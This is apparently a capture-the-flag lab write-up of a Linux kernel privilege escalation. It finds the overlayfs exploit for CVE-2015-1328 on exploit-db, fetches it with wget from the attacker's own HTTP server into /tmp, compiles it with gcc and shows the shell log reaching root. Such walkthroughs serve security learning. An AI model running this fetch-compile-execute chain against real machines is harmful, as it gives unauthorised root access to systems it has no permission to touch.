


1 - Kernel Exploits

Here, I am not sure yet what it is going to be. I gathered information on the machine, and found a possible exploit in exploit-db.

Target info:

```
# uname -a
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
# cat /etc/issue
Ubuntu 14.04 LTS \n \l

# cat /proc/version
Linux version 3.13.0-24-generic (buildd@panlong) (gcc version 4.8.2 (Ubuntu 4.8.2-19ubuntu1) )
#46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014
#
```



Linux 3.13.0-24generic


gcc version 4.8.2

Ubuntu 14.04

By searching on google "linux 3.13 gcc version 4.8.2 ubuntu 14.04 vulnerabilities", I was able to find the following exploit in exploit-db:

Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlayfs' Local Privilege Escalation

EDB-ID: 37292	CVE: 2015-1328	Author: REBEL	Type: LOCAL	Platform: LINUX	Date: 2015-06-16
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	



Then, I downloaded it to my kali machine, and opened a http server to serve the file to the target machine. Now, in the target machine, first I moved my current shell to the "tmp" folder because if we try to "wget" the exploit from any other folder we get a "permission denied" error. Once in the "tmp" folder, I downloaded the malicious file from my machine. Notice, the exploit is ".c" file extension, which represents a C or C++ file, so before being able to run it, we need to compile it using the system C or C++ compiler(gcc command). I was trying to run the file as it was and it was not working, then I remembered seeing this somewhere before (<https://medium.com/@wiktorderda/linux-privesc-93c16c1e645a>). By issuing this command "gcc exploit.c -o exploit"(exploit.c is the renamed exploit file downloaded), we compile the exploit.c file in the system. It is also possible to see how to use the exploit

by reading its comments at the top of the exploit file. After the system is done compiling, it is just a matter of running it and waiting for it to happen. And voila, we have root!

```
$ cd tmp
$ ls
$ wget http://10.6.28.151:8080/exploit.c
--2024-03-27 23:57:08-- http://10.6.28.151:8080/exploit.c
Connecting to 10.6.28.151:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: 'exploit.c'

100%[=====>] 5,119      --.-K/s   in 0.006s

2024-03-27 23:57:09 (824 KB/s) - 'exploit.c' saved [5119/5119]

$ ls
exploit.c
$ exploit.c
-sh: 9: exploit.c: not found
$ ./exploit
-sh: 10: ./exploit: not found
$ ./exploit.c
-sh: 11: ./exploit.c: Permission denied
$ ls
exploit.c
$ gcc exploit.c -o exploit
$ whoami
karen
$ ./exploit
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# whoami
root
# █
```